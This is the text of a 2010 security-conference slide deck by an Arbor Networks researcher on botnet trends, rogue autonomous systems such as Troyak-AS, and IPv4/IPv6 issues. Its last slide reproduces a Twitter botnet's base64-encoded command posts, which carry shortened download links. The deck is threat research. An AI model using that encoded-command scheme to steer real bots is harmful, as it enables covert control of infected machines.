Trends in Malevolence

ARBOR NETWORKS

Jose Nazario, Ph.D.

jose@arbor.net

DIMVA Germany July, 2010

Jose Nazario, Ph.D.

- **Arbor Networks, 2002-present**
- **Interests**
  - Botnets, DDoS, large scale trends and data, etc
- **Head of ASERT**
- **Authored many publications in the field**


- **Ph.D. in Biochemistry**

Conclusions


- Our community's tactical activities have created our current security mess

- We must think strategically to improve the situation

Mark Lombardi



Actions have consequences



Are we breeding “superbugs”?
Are we forcing evolution?

The Current Situation

- Rampant botnet populations
- Whole businesses devoted to underground economy
- DNS, IP space abuse rampant

Botnet Growth Reasons

- Crime pays
- Botnets go everywhere, hard to blacklist large and dynamic sources (spam)

- Kits, code reuse
- Most operators not writing their own

Service Oriented Economies

- **Once coders detach ego from code, all bets are off**
  - Allow for scaling via specialization
  - Carders, spammers, brokers, hosters, etc
  - Botnet herders more like project managers, general contractors
  - Emergence of cloud services
    - Packing, AV testing, stolen info testing, etc
- **Has the law on criminal facilitation kept up?**

Rogue ASN

A *rogue ASN* is a network defined by its autonomous system number that caters to the criminal underground. This is a maturation of the bulletproof network concept.


Troyak-AS Saga (Winter, 2010)

- Troyak-AS - AS50215
- Eastern Europe/Russia (unclear)
- Roman Starchenko

- Considered “Bulletproof”
- Had various downstream customers

Troyak-AS's Nest

Figure 2: The Cybercrime Infrastructure, and the ISPs that connect it to the Internet



Source: RSA Anti Fraud Command Center, March 2010

Image Legend:

Bulletproof Networks where malware is actually hosted are marked in red with the Trojan horse's icon sign;

Upstream Providers are orange-colored spheres;

Troyak-AS and SaintVPN

- **Winter, 2010 - Identified as a Zeus haven**

- **March, 2010 - Depeering begins**
  - Troyak moves to St Petersberg Internet (PIN)
  - Finds upstreams in AS44051, AS29632
  - Moves to RT-COMM (Moscow), AS8342
  - CERT-RU involved
  - Depeered


- **March 16, 2010 - Routes move to AS50678 SaintVPN**
  - Still Starchenko
  - No routes advertised since March 20, 2010

Unintended Consequences of Better Security


- **Pre-Windows XP SP2**
  - Massive number of Windows worms
  - New RPC DCOM exploits appearing frequently
- **XP SP2 introduced a default-on personal firewall**
- **Result: attacks shifted to the client**
  - MS Word, Excel, PPT, Visio, Acrobat, Flash, IE, etc
  - New challenge: identifying novel attacks, defending

Pressures force innovation

ARBOR NETWORKS



ARBOR® NETWORKS



IPv4 and IPv6


- **IPv4 oversubscription leads to**
  - Private CIDR trading
  - High rate of address churn
    - Makes identifying bots very difficult

- **IPv6 promises more address**
  - Could lead to more stable addressing per client
  - IPv6 more mobile-IP friendly

- **Possible benefits from IPv4 to IPv6**
  - True bot capture-recapture?
  - Easier infected endpoint identification?

IPv4 Address Exhaustion

IPv4 Consumption Model (IANA Pool)



Via OECD Report: Internet Address Space, Seoul, South Korea, 15ミ17 June, 2008.

IPv6 Migration Challenges

- **Network monitoring**
  - Not as rich as IPv4
  - Flow, IDS, IPS, firewalls, etc
  - Operators know this, worried (Arbor WSIR 2009)

- **IPv6 optional heads lead to ambiguity**
  - Expect a lot of bugs

  - IPv6 reintroduces some classic IPv4 bugs and flaws
  - NDP is just ARP, RH0 header, etc

Rogue Network Fallout Effects on IPv4

- **IPv4 address space**
  - April, 2010: 14/8 and 223/8 allocated
  - Less than 10% of IPv4 allocatable space remains
    - IANA reserved not yet touched

- **“Burned” space is difficult to recover**
  - Can’t send mail, blacklisted forever
  - May not be able to route due to ASPATH filters
  - Cleanup?
    - Expect a future service from someone …

- **Bad guys are burning precious IPv4 space**

Whack-a-mole Fallout


- **Rise of botnets**
  - Source-IP blacklists can’t keep up
- **Dramatic increase in malware variations**
  - Minor variations (MD5), tools have not kept up
- **Fast flux domain names**
- **Domain generation algorithms**
- **End-user patch management**
  - Made worse by some vendors’ failure to remove old stuff properly (Adobe, Java)

New Technologies as Opportunities

- **Cloud**
  - Dramatic rise in cloud services
  - Basic cloud services free

- **Social media**
  - Dramatic increase
  - Large number of competing networks
  - New communications layer

August, 2009: Upd4t3 Microblogging Botnet



upd4t3

aHR0cDovL2JpdC5seS8xN2EzdFMg
about 2 hours ago from web

aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYml0Lmx5L0ltZ2
about 2 hours ago from web

aHR0cDovL2JpdC5seS8xN2w0RmEgaHR0cDovL2JpdC5seS8xN
about 4 hours ago from web

aHR0cDovL2JpdC5seS9wbVN1YyBodHRwOi8vYml0Lmx5LzE3b
about 4 hours ago from web

aHR0cDovL2JpdC5seS9HaHVVdSBodHRwOi8vYml0Lmx5L1FqC
about 5 hours ago from web

aHR0cDovL2JpdC5seS9RakFaWQ==
about 5 hours ago from web

aHR0cDovL2JpdC5seS83UGFEOQ==
about 5 hours ago from web

aHR0cDovL2JpdC5seS8zUndBTiBodHRwOi8vYml0Lmx5LzJwU0
about 17 hours ago from web

Name upd4t3

20 following
7 followers

Tweets 25

Favorites


Actions
block upd4t3

Following

